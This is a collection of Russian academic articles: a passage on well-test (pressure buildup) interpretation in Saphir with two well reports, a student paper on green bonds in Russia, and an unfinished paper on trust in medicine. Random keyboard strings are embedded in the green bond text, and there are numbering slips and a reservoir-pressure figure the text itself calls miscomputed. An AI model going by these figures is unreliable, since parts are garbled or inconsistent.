1 Интерпретация результатов гидродинамического исследования со снятием КВД в ПО «Saphir»[1]

Под анализом и интерпретацией данных ГДИС – кривой *Pc=Pc(t)* – в простейшем случае этой процедуры понимается ее расчленение на составляющие элементы, т.е. сложный фильтрационный поток, описываемый этой фактической кривой, приближенно расчленяется на более простые составляющие, пользуясь их характерными диагностическими признаками.

Это положение реализуется в построении диагностического графика.

Диагностический график – это билогарифмический график зависимости кривых давления и производной давления от времени, где каждая величина представляется в логарифмическом масштабе.

В настоящее время, под понятием анализа данных на неустановившихся режимах фильтрации понимается не столько операция по выдаче данных, сколько процесс обработки в отношении таких данных. Принцип анализа данных на неустановившихся режимах заключается в сборе информации (предпочтительно глубинной) о давлениях и дебитах и в концентрации на интересующем периоде, как правило, в период остановки (восстановление или падение), для осуществления процесса диагностики. Диагностика подводит к выбору модели, которая затем используется для имитационного воспроизведения значений давлений, подлежащих согласованию в интересующий период. Затем модель опробуется относительно большей доли зафиксированных данных, при их наличии. Часть процесса подразумевает согласование модельных параметров на данных путем попытки добиться максимально возможного совпадения методом проб и ошибок или нелинейной регрессии. Данные операции осуществляются в ПО «Saphir». Метод заключается в обработке величины дебитов и времени, в которые они были получены. Также необходимы некоторые характеристические показатели скважины. Для каждого из видов исследований необходим свой список исходных показателей скважины, которые на практике определяются предварительно проведенными исследованиями ГИС и перфорацией продуктивного пласта.

Рассмотрим примеры диагностических графиков КВД, построенные в ПО «Saphir» при помощи регистрации термоманометрических систем механизированных скважин.

1.1 Отчет о проведении интерпретации ГДИ скважины №1[2]

На скважине №1 месторождения N проведено исследование со снятием КВД в добывающей скважине. Исходные данные скважины представлены в таблице 1.1. Скважина стандартная.

Таблица 1.1 – Исходные данные

Наименование, размерность	Значение
Радиус скважины по долоту, м	0,108
Альтитуда, м	81,1
Диаметр эксплуатационной колонны, м	0,146
Глубина установки ТМС, м	1923
Глубина верха интервала перфорации, м	2517
Глубина низа интервала перфорации, м	2538
Удлинение глубины спуска ТМС, м	26,14
Удлинение верха интервала перфорации, м	158,1
Удлинение низа интервала перфорации, м	167
Пористость, доли ед.	0,217
Начальное пластовое давление, атм	225,018
Температура пласта, оС	76
Газосодержание, м3/сут	40

Давление насыщения, атм	83,8
Вязкость нефти, мПа*с	1,53497
Объемный коэффициент нефти, м3/м3	1,107
Плотность нефти, кг/м3	790,742
Плотность пластового флюида, кг/м3	981,069

Исследование проведено с использованием термоманометрической системы механизированной скважины. Глубина установки ТМС с установкой электро – центробежного насоса составила 1923м, глубина верха интервала перфорации 2517м.

Исходные данные для интерпретации представлены в таблице 1.2.

Таблица 1.2 – Исходные данные для интерпретации

Наименование, размерность	Значение
Эффективная толщина пласта, м	12,1
Эффективная вязкость, мПа*с	**21,54**
Радиус контура питания, м	250
Пористость, доли ед.	0,217

Исследование проводилось с 14.11.2018 г. по 19.11.2018г. В процессе исследования был построен исходный график кривой восстановления давления за определенный период времени. График показан на рисунке 1.1




Рисунок 1.1 – Исходный график восстановления давления

Далее путём производной давления аппроксимации определили пластовое давление, как показано на рисунке 1.2.




Рисунок 1.2 – Диагностический график давления аппроксимации и кривой восстановления давления

По диагностическому графику (рисунок 1.2) можно сказать, что пластовое давление на уровне ТМС составляет 88,8 атм.

Сразу после прекращения послепритока в стволе формируется радиальный режим течения. Темп роста давления замедляется, стремясь в пределе к нулевой величине, формируется псевдорадиальный режим течения. Соответственно, при этом резко снижается значение логарифмической производной (рисунок 1.3).




Рисунок 1.3 - Диагностический график зависимости давления и производной давления от времени

В результате интерпретации в ПО «Saphir» данных ГДИС на скважине были получены следующие результаты (таблица 1.3).[3]

Таблица 1.3 – Результаты интерпретации

Наименование, размерность	Значение
Скин фактор	-1,8
Коэффициент проницаемости, мД	203,359
Фазовая проницаемость нефти, мД	1,375
Гидропроводность пласта, Дарси*см/мПа*сек	11,42
Пластовое давление ТМС, атм	88,8
Пастовое давление на кровлю пласта, атм	132,96

1.2 Отчет о проведении интерпретации ГДИ скважины №2[2]

На скважине №1 месторождения N проведено исследование со снятием КВД в добывающей скважине. Исходные данные скважины представлены в таблице 1.4. Скважина горизонтальная.

Таблица 1.4 – Исходные данные

Наименование, размерность	Значение
Радиус скважины по долоту, м	0,108
Альтитуда, м	76,2
Диаметр эксплуатационной колонны, м	0,146
Глубина установки ТМС, м	2100
Глубина верха интервала перфорации, м	2762,71
Глубина низа интервала перфорации, м	3015,93
Удлинение глубины спуска ТМС, м	177,83
Удлинение верха интервала перфорации, м	453,696
Удлинение низа интервала перфорации, м	705,881
Пористость, доли ед.	0,2
Начальное пластовое давление, атм	231,927
Температура пласта, оС	75
Газосодержание, м3/сут	43
Давление насыщения, атм	72,04
Вязкость нефти, мПа*с	1,71833
Объемный коэффициент нефти, м3/м3	1,122
Плотность нефти, кг/м3	795,085
Плотность пластового флюида, кг/м3	997,093

Исследование проведено с использованием термоманометрической системы механизированной скважины. Глубина установки ТМС с установкой электро – центробежного насоса составила 2100м, глубина верха интервала перфорации 2762,71м.

Исходные данные для интерпретации представлены в таблице 1.5.

Таблица 1.5 – Исходные данные для интерпретации

Наименование, размерность	Значение
Эффективная толщина пласта, м	1,03
Эффективная вязкость, мПа*с	**1,636**
Радиус контура питания, м	250
Пористость, доли ед.	0,2

Исследование проводилось с 06.11.2018 г. по 11.11.2018г. В процессе исследования был построен исходный график кривой восстановления

давления за определенный период времени. График показан на рисунке 1.4




Рисунок 1.4 – Исходный график восстановления давления

Далее путём производной давления аппроксимации определили пластовое давление, как показано на рисунке 1.5.




Рисунок 1.5 – Диагностический график давления аппроксимации и кривой восстановления давления

По диагностическому графику (рисунок 1.5) можно сказать, что пластовое посчитано некорректно в связи с влиянием перераспределения скважины поддержания пластового давления или же возможное открытие новых пропластков (рисунок 1.6).




Рисунок 1.6 – Диагностический график зависимости давления и производной давления от времени

В результате интерпретации в ПО «Saphir» данных ГДИС на скважине были получены следующие результаты (таблица 1.9).[3]

Таблица 1.9 – Результаты интерпретации

Наименование, размерность	Значение
Скин фактор	-0,1
Коэффициент проницаемости, мД	68,67
Фазовая проницаемость нефти, мД	0,79
Гидропроводность пласта, Дарси*см/мПа*сек	4,34
Пластовое давление ТМС, атм	360,404
Пастовое давление на кровлю пласта, атм	397,765

Использованные источники:

1. Инструкция ПО «Saphir», Мониторинг ГДИС, руководство пользователя, 2011, стр.7

2. Отчёты о проведении интерпретации на скважине, ООО «Когалымнефтегеофизика», 2018г.

3. Регламент проведения гидродинамических исследований с применением термоманометрических систем, ООО «ЛУКОЙЛ – Западная Сибирь», 2011г, п.2.2

УДК 336.3

Мерная В.В.
студент 4 курса
направление подготовки «Экономика»
профиль «Финансы и кредит»
ОГАУ «Оренбургский Государственный Аграрный Университет»
научный руководитель: Набатчикова С.Б., к.э.н.
доцент
Россия, г. Оренбург

РАЗВИТИЕ РЫНКА ЗЕЛЕНЫХ ОБЛИГАЦИЙ В РОССИЙСКОЙ ФЕДЕРАЦИИ

Аннотация: В этой статье будут рассмотрены особенности развития рынка зеленых облигаций в Российской Федерации. Будет показано его место и роль в дальнейшей трансформации экономической системы. Проанализируем возможности развития данного сегмента в России.

Ключевые слова: рынок ценных бумаг, «зеленые» облигации, «зелёное» финансирование, эмитенты, инвесторы, «зелёные» бонды.

Mernaya V.V.
4-year student, directions of preparation "Economics"
profile «Finance and credit»
OGAU "Orenburg State Agrarian University"
Russia, Orenburg
Scientific adviser: Nabatchikova S.B.
Candidate of Economic Sciences, Assoc.

THE DEVELOPMENT OF THE MARKET FOR GREEN BONDS IN THE RUSSIAN FEDERATION

Abstract: this article will consider the features of the green bond market in the Russian Federation. Its place and role in the further transformation of the economic system will be shown. We will analyze the opportunities for the development of this segment in Russia.

Keywords: securities market, "green" bonds, "green" financing, issuers, investors, "green" bonds.

В последнее время, всё чаще и чаще активно обсуждается тема «зелёного финансирования»- это то финансирование, которое идёт на какие-то определённые цели; и тема «зеленых облигаций» - это тот долговой инструмент с фиксированным доходом привлечённые средства которого предназначены для проектов, на улучшение окружающей среды и экологии; на государственном уровне, так и между частных эмитентов- организация, которая выпускает ценные бумаги для развития и финансирования своей деятельности; и инвесторов- лицо или организация, размещающие капитал, с целью последующего получения прибыли.

Так что же из себя представляют «зеленые облигации» , кому и зачем

они необходимы, каковы их перспективы внедрения данных типов облигаций в Российскую Федерацию?

«Зелёные облигации» - это такая ценная бумага, которая выпускается с целью инвестирования в определённые проекты, которые связанны с возобновляемой энергией, повышением энергоэффективности, экологически чистым транспортом или низкоуглеродной экономикой. мернаявалерия

«Зелёные» облигации могут послужить самым главным инструментом перехода к экологически устойчивой экономике, в то время, как многие мировые правительства только приводят в действия свои усилия по борьбе с глобальным потеплением.

В 2014 году, были опубликованы принципы «зелёных облигаций». Принципы представляют собой рекомендацию по процедуре сертификации и подтверждения аутентичности «зелёных» бондов (green bonds) - особенный вид облигаций, все средства которых идут на финансирование экологических проектов компаний-эмитентов.

Принципы состоят из четырёх главных компонентов:

1. направление использования поступлений от размещения «зелёных» бондов;
2. процесс оценки и выбора проекта;
3. управление средствами эмиссии;
4. отчётность.

Green Bonds имеют ряд преимуществ, которые подходят как и для компаний, которые выпускают данную продукцию и для банков, которые организуют выпуск продукции.

Во-первых, Green Bonds, помогает привлечь дополнительных, новых и необходимых инвесторов, которым очень важно и значимо иметь у себя в своём портфеле иметь такие инвестиции. кетрьеьебшлг

Во-вторых, дают возможность компаниям улучшить свою структуру кредитных портфелей. Если сравнивать обычные облигации с «зелёными», то они могут иметь выгодные условия по цене и необходимой срочности. Также, при этом, данные «зелёные» облигации помогают привлекать долгосрочные финансирования, потому что инвесторы прекрасно понимают, что проекты, которые будут основаны на «зелёных» облигациям требуют времени на развитие и готовы ждать. зеееееееыяпнтт

В-четвёртых, увеличивают престиж самой компании, и банка, который состоит в процессе организации их выпуска.

Green Bonds – это отличный инструмент для улучшения имиджа и репутации с точки зрения ESG – составляющей (то есть, это экологические, социальные и управленческие стандарты).

На Московской бирже размещены первые в России целевые ценные бумаги, средства от которых будут направлены на строительство современного полигона системы обращения с отходами. Как отметил министр природных ресурсов и экологии РФ Дмитрий Кобылкин, «зелёные» облигации станут ещё один финансовым механизмом реализации задач

нацпроекта «Экология».

19 декабря 2018 года стало началом размещения «зелёных» облигаций на Московской бирже от компании ООО «Ресурсосбережение ХМАО», выпуск которых составил в количестве 1,1 млн штук общей номинальной стоимостью 1,1 млрд рублей.

По поводу «зелёных» облигаций отметили, что происходит ряд изменений в России, такие изменения как усовершенствование нормативно-правовой базы, разработка процедур одобрения и регистрации , а так же самих стандартов независимой проверки «зелёных» облигаций.

Так же, в России «зелёные» облигации, или инвестирование, только начинает набирать обороты, поэтому, возможно некоторым потенциальным инвесторам понадобится некоторое время, чтобы они смогла увидеть связь между ориентацией эмитента на них и его устойчивым развитием в будущем.

Потребуется так же внести изменения в законодательство, которое обеспечивает защиту прав институциональных инвесторов на рынке «зеленых» облигаций, а так же возможность Пенсионного фонда России и негосударственных пенсионных фондов инвестировать в такие облигации.

«Зелёные» облигации смогут стать самым надёжным инструментом и для инвестирования сбережений населения, для которых характерны относительно высокие норма и темпы роста.

Использованные источники:

1. Turner D. Green Bonds not Generating Enough Green [Электронный ресурс] / Institutional Investor. June19, 2015 Режим доступа: http://www.institutionalinvestor.com/article/3464173/asset-management-fixed-income/green-bonds-not-generating-enough-green.html#/.Vuatvmdf270.
2. «The green bonds market needs to maintain integrity while growing». Daily Planet. 2017 — https: //dailyplanet.climate-kic.org / green-bonds-market-needs-maintain-integrity-growing / .
3. Исследовательский документ «Организации экономического сотрудничества и развития (OECD)». — 2016. — https: //www.oecd.org/environment/cc/Green%20bonds%20PP%20%5Bf3%5D%20%5Blr%5D. pdf.
4. «Сергей Донской предложил внедрять «зеленые облигации» // Российская Газета. — 2017. — https: //rg.ru / 2017 / 04 / 26 / glava-minprirody-predlozhil-vnedriat-zelenye-obligacii. html.
5. Почему избалованные эмитенты РФ сторонятся «зеленых бондов»: Q&A.Bloomberg.2017—http://www.fi nanz.ru / novosti / aktsii / pochemu-izbalovannye-emitenty-rf-storonyatsya%60zelenykh-bondov-Q&A-1002019257.
6. Презентация Банка России на Международной конференции «Зеленое финансирование для устойчивого развития». — 2017. — http://mnr.gov.ru / upload / fi les / docs / gr_19052017.pdf.
7. Огородникова Е.П. Налоговый и бухгалтерский учет основных средств в современных условиях // Аудиторский ведомости. 2018. №2. С.35-41.

8. Адова Е.А., Огородникова Е.П. OPEN BANKING и первичный API – подход // Форум молодых ученых.2018. №1. 74-76.

УДК 177.1

Мещерякова П.А.
студент 3 курса
ФГБОУ ВО Саратовский ГМУ
им. В. И. Разумовского Минздрава России
Россия, г. Саратов

ДОВЕРИЕ КАК ФИЛОСОФСКАЯ КАТЕГОРИЯ И ПРОБЛЕМА СОВРЕМЕННОЙ МЕДИЦИНЫ

Аннотация: В статье анализируется понятие «доверие» как философская категория. Рассматривается влияние доверия на безопасность общества и минимизацию рисков. Прослеживается положительная связь дефицита доверия к медицине и качества медицинской помощи.

Ключевые слова: общество, мораль, доверие, медицина.

Mesheryakova P.A.
student of the 3d year
Saratov State Medical University n.a. V.I.Razumovsky
Saratov, Russia

THE TRUST AS PHILOSOPHICAL CATEGORY AND PROBLEM OF MEDICINE

Abstract: The article analyzes the concept of "trust" as a philosophical category. The impact of trust on public safety and risk minimization is considered. There is a positive relationship between the lack of trust in medicine and the quality of medical care.

Keywords: society, morality, trust, medicine.

Словарь русского языка трактует термин доверие как убеждённость в чьей-либо искренности, честности, добросовестности и основанное на них отношение к кому, чему –либо. Проблема дефицита доверия является одной из актуальных угроз безопасности современного мира.

Доверие – это один из важнейших факторов определяющих характер не только межличностных, но и в целом всех социальных отношений. Высокая социальная актуальность и значимость обозначенной проблемы нуждается в социально-философском анализе.

Социально-философское осмысление проблемы доверия преломляется через социологический анализ факторов формирования и трансформации доверия в обществе. К числу работ социально - философского характера, в которых наиболее полно представлен анализ феномена доверия и его социокультурная обусловленность, следует отнести труды Г.М.Заболотной.

Социально-философский спектр исследования доверия очень широк.

Специфика философского осмысления социального доверия заключается в том, что разработки данной категории осуществляются в пространстве этических исследований и нравственных отношений, где доверие выступает определённым регулятором этих отношений и интерпретируется как нравственное понятие, выражающее веру человека в добро, порядочность, верность, ответственность, проявляющиеся в межличностных отношениях.

В рамках этического похода к пониманию сущности социального доверия, как категории морали, акцент делается на взаимосвязи веры и доверия.

Целью настоящей работы является:

Комплексный социально-философский анализ проблемы доверия и его роль как социокультурного феномена для современного общества и современной медицины.

Для реализации данной цели на основе философского и социального знания необходимо решить следующие задачи:

- раскрыть многозначность понятия доверие как социально-философской категории;

-выявить связь доверия с безопасностью и риском в современном обществе;

- проанализировать роль доверия в медицине.

Объектом исследования выступает:

Феномен доверия в современном российском обществе и современной медицине.

В рамках социально-философского анализа существуют различные подходы к определению доверия. Согласно Н.Луману, доверие выражает общее ожидание от окружающих людей социального порядка [1]. Кроме того, по определению Н. Лумана доверие является механизмом снижения риска в сложном жизненном мире. Ф.Фукуяма [2] говорит о культуре доверия, ценности доверия на основании наличия некоторых устойчивых характеристик доверия в разные исторические периоды и в различных сообществах людей. Э.Гидденс [3] считает, что доверие – это уверенность в действиях других людей, основанная больше на чувстве, чем на рациональном понимании. Георг Зиммель отмечал, что доверие является предпосылкой отношения обмена – доминирующего социального отношения в современном обществе. Однако доверие возникает только в условиях неопределенности. В определении основных черт современности такие явления, как доверие, риск, опасность, неопределенность, безопасность являются однопорядковыми.

Польский социолог П. Штомпка указывал на то, что «современная социология полагает новые формы доверия и недоверия, риска и безопасности в ходе глобализации главным признаком нашей эпохи» [4].

По мнению основателя научной школы социологии безопасности в России В.Н. Кузнецова, доверие является важнейшей категорией для

методологического осмысления феномена безопасности [5]. Одним из первых на связь безопасности и доверия обратил внимание британский социолог Э. Гидденс, сформулировав в своей теории структурации концепт онтологической безопасности [6]. Э. Гидденс относит онтологическую безопасность к важнейшим терминам своей теории и определяет ее как «конфиденциальность или доверие, которые являют собою природный и социальный миры, включая базовые экзистенциальные параметры самости и социальной идентичности». Сущность онтологической безопасности в обобщенном виде предполагает ощущение упорядоченности и правильности жизни, уверенности и преемственности в отношении к опыту человека, чувство доверия и способность людей придать смысл своей жизни, рутинизировать ее.

В концепции Н. Лумана доверие предстает как механизм снижения неопределенности и риска. Доверие является необходимым условием развития современных обществ из-за их сложности, непрозрачности, из-за неуверенности, охватывающей более широкие сферы, и преобладающего риска – так писал он в книге «Доверие и власть», то есть, доверие как «универсальный социальный факт» необходимо для создания стратегии надежности, определения ее запасов, хотя и при наличии элементов взаимного риска.

П. Штомка утверждает, что доверие и безопасность зависят от степени прозрачности общественной организации: «если процесс развития, смысл существования, основы действий, компетенция и достигаемые институтом результаты хорошо видны, легко обозримы и понимаемы, доступны контролю, мы чувствуем себя в безопасности и наделяем такие институты доверием» [4, с.335].

В этой связи актуальным является вопрос о доверии к медицине. Медицинские услуги традиционно сопровождаются повышенным риском для здоровья человека. Под риском для здоровья понимается субъективная оценка ухудшения качества жизни, осложнения, смерть, которые могут возникнуть по объективным и субъективным причинам при обращении человека в медицинскую организацию за помощью.

Принципиальное значение для качества медицинской помощи имеет характер отношения врача к пациенту и доверия пациентов к медицинским работникам. В статье «Этико-правовая культура врача как фактор качества медицинской помощи» Силуянова И.В. и Яковлев В.В. [7] приводят результаты анкетирования врачей, проведенного с целью изучения уровня доверия к ним пациентов. В исследовании приняли участие 534 врача г. Москва (из них 211 мужчин и 323 женщины в возрасте от 25-35 лет - 66%; в возрасте 36-45 лет - 20%; свыше 45 лет- 14%). На вопрос анкеты: «Какое значение для вас имеет доверие к вам пациента?» были получены следующие ответы: необходимо - 61%; безразлично - 5%; желательно - 34%. В некоторой степени это объясняет, почему пациенты не в полной мере доверяют рекомендациям врачей.

Разрыв между высочайшим уровнем медицинских научных знаний, с одной стороны, и низкими показателями результатов лечения с другой - феномен современной медицины. Медицина добилась высочайших достижений, но ни на заболеваемости, ни на показателях смертности людей это принципиальным образом не сказывается. Отсутствие комплаентности – невыполнение предписаний врача, беспорядочный приём лекарств или произвольное изменение пациентом доз, – приводит к неэффективности лечения. В основе же всего этого лежит недоверие пациента к врачу.

В настоящее время в связи с коммерциализацией медицинских услуг возросло недоверие к медицинским учреждениям и работающим в них врачам, поскольку нередки обманы клиентов в выявлении несуществующих патологий с целью извлечения материальной выгоды.

На протяжении всей истории медицины основой отношений между врачом и пациентом было и остаётся доверие. Доверительное общение медицинского персонала и пациента необходимо для более эффективного лечения, выполнения рекомендаций для улучшения здоровья.

Личные недостатки медицинского работника могут привести больного к предположению, что врач или медицинская сестра с такими качествами не будут добросовестными, надёжными и при исполнении своих служебных обязанностей. «Какими бы ни были изыски современной медицины, её технические возможности, человек всегда будет ждать и верить врачу, который сумеет выслушать, одобрить, проявить сострадание». (А. Экзюпери)

Таким образом, проблема дефицита доверия является одной из актуальных и важнейших в современном мире. Доверие как научная категория требует комплексного междисциплинарного осмысления как феномена современного общества. Это должно способствовать решению многих проблем, возникающих в современной медицинской практике и вести к улучшению качества и продолжительности жизни человека.

Использованные источники:

1. Луман Никлас. Власть / Пер. с нем. А. Ю. Антоновского. — М.: Праксис, 2001. — 256 с.
